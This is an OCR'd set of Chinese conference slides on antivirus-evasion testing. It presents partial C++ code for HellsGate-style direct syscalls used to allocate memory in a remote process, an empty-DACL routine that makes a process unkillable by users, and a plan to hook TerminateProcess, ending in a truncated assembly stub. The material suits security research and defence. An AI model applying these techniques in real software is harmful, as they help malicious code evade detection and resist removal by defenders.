
系统调用

HellsGate

- 创建具有相同结构的系统调用函数。
- 寻找syscall操作码并将我们的自定义函数指向它们。



```
using MyNtAllocateVirtualMemory = NTSTATUS(NTAPI*) (
    IN HANDLE ProcessHandle,
    IN OUT PVOID BaseAddress,
    IN ULONG ZeroBits,
    IN OUT PSIZE_T RegionSize,
    IN ULONG AllocationType,
    IN ULONG Protect
    );
```




```
BOOL FindAlloc(PIMAGE_EXPORT_DIRECTORY exportDirectory, LPVOID fileData, PIMAGE_SECTION_HEADER textSection, PIMAGE_SECTION_HEADER rdataSection)
{
    DWORD oldProtection;
    _NtAllocateVirtualMemory = (MyNtAllocateVirtualMemory)(LPVOID)AllocStub;
    VirtualProtect(AllocStub, SYSCALL_STUB_SIZE, PAGE_EXECUTE_READWRITE, &oldProtection);

    if (MapSyscall("NtAllocateVirtualMemory", exportDirectory, fileData, textSection, rdataSection, AllocStub))
    {
        return TRUE;
    }
    return FALSE;
}
```

http://undocumented.ntinternals.net
https://github.com/jthuraisamy/SysWhispers


系统调用

HellsGate



```
BOOL MapSyscall(LPCSTR functionName, PIMAGE_EXPORT_DIRECTORY exportDirectory, LPVOID fileData, PIMAGE_SECTION_HEADER textSection, PIMAGE_SECTIO
{
    PDWORD addressOfNames = (PDWORD)RVAtoRawOffset((DWORD_PTR)fileData + *(&exportDirectory->AddressOfNames), rdataSection);
    PDWORD addressOfFunctions = (PDWORD)RVAtoRawOffset((DWORD_PTR)fileData + *(&exportDirectory->AddressOfFunctions), rdataSection);

    for (size_t i = 0; i < exportDirectory->NumberOfNames; i++)
    {
        DWORD_PTR functionNameVA = (DWORD_PTR)RVAtoRawOffset((DWORD_PTR)fileData + addressOfNames[i], rdataSection);
        DWORD_PTR functionVA = (DWORD_PTR)RVAtoRawOffset((DWORD_PTR)fileData + addressOfFunctions[i + 1], textSection);
        LPCSTR functionNameResolved = (LPCSTR)functionNameVA;
        if (strcmp(functionNameResolved, functionName) == 0)
        {
            memcpy(syscallStub, (LPVOID)functionVA, SYSCALL_STUB_SIZE);
            return TRUE;
        }
    }

    return FALSE;
}
```

- 遍历ntdll.dll的导出函数找到操作码。




```
NTSTATUS status = _NtAllocateVirtualMemory(pi.hProcess, &lpAllocationStart, 0, &szAllocation, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
//NTSTATUS status = (NTSTATUS)VirtualAllocEx(pi.hProcess, &lpAllocationStart, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
if (status != STATUS_SUCCESS)
{
    printf("Failed to allocate memory\n");
    if (!GetProcessId(NULL))
        ErrorExit(TEXT((LPTSTR)"GetProcessId"));
    return FALSE;
}
```

- 使用我们的系统调用函数。

行为免杀测试

网络安全创新大会
Cyber Security Innovation Summit



Notifications

All Critical Warning Information


Contextual Scan completed successfully
one minute ago

Application allowed to access network
4 minutes ago

Update completed successfully
4 minutes ago

自我保护

DACL：任意访问控制列表


test.txt 属性

常规 安全 详细信息 以前的版本

对象名称: D:\Visual_Studio_Repos_2013\DACL\Debug\test.t

组或用户名(G):

Administrators (CBD666\Administrators)

要更改权限，请单击"编辑"。 编辑(E)...


Administrators 的权限(P)	允许	拒绝
完全控制		
修改		
读取和执行		
读取	✓	
写入	✓	
特殊权限		

有关特殊权限或高级设置，请单击"高级"。 高级(V)

DACL:定义用户，或用户所属的组访问该对象的权限，对象可以是文件，进程，事件或具有安全描述符的任何其他内容。


自我保护

网络安全创新大会
Cyber Security Innovation Summit



```
int ProtectSelf()
{
    HANDLE hProcess = GetCurrentProcess();
    PACL pEmptyDacl;
    DWORD dwErr;
    pEmptyDacl = (PACL)malloc(sizeof(ACL));

    if (!InitializeAcl(pEmptyDacl, sizeof(ACL), ACL_REVISION))
    {
        dwErr = GetLastError();
    }
    else
    {
        dwErr = SetSecurityInfo(hProcess, SE_KERNEL_OBJECT, DACL_SECURITY_INFORMATION, NULL, NULL, pEmptyDacl, NULL);
    }

    free(pEmptyDacl);
    return dwErr;
}
```

- 通过设置DACL标志位，创建一个用户权限无法结束的进程。



```
PS C:\Users\scareing\Desktop>
```

```
PS C:\User
```

自我保护

AdjustTokenPrivileges此函数启用或禁用指定访问令牌中的特权。几乎所有需要令牌操作的特权操作都使用此API函数。

```
BOOL AdjustTokenPrivileges(
  HANDLE            TokenHandle,
  BOOL              DisableAllPrivileges,
  PTOKEN_PRIVILEGES NewState,
  DWORD             BufferLength,
  PTOKEN_PRIVILEGES PreviousState,
  PDWORD            ReturnLength
);
```


RtlSetDaclSecurityDescriptor函数设置绝对格式安全描述符的DACL信息，或者如果安全描述符中已经存在DACL，则将其取代。

```
NTSYSAPI NTSTATUS RtlSetDaclSecurityDescriptor(
  PSECURITY_DESCRIPTOR SecurityDescriptor,
  BOOLEAN              DaclPresent,
  PACL                 Dacl,
  BOOLEAN              DaclDefaulted
);
```

自我保护

TerminateProcess：终止指定进程及其所有的线程

●使用hook_api内联汇编挂钩Windows API函数TerminateProcess




```
[BITS 64]

    cld                         ; Clear direction flags
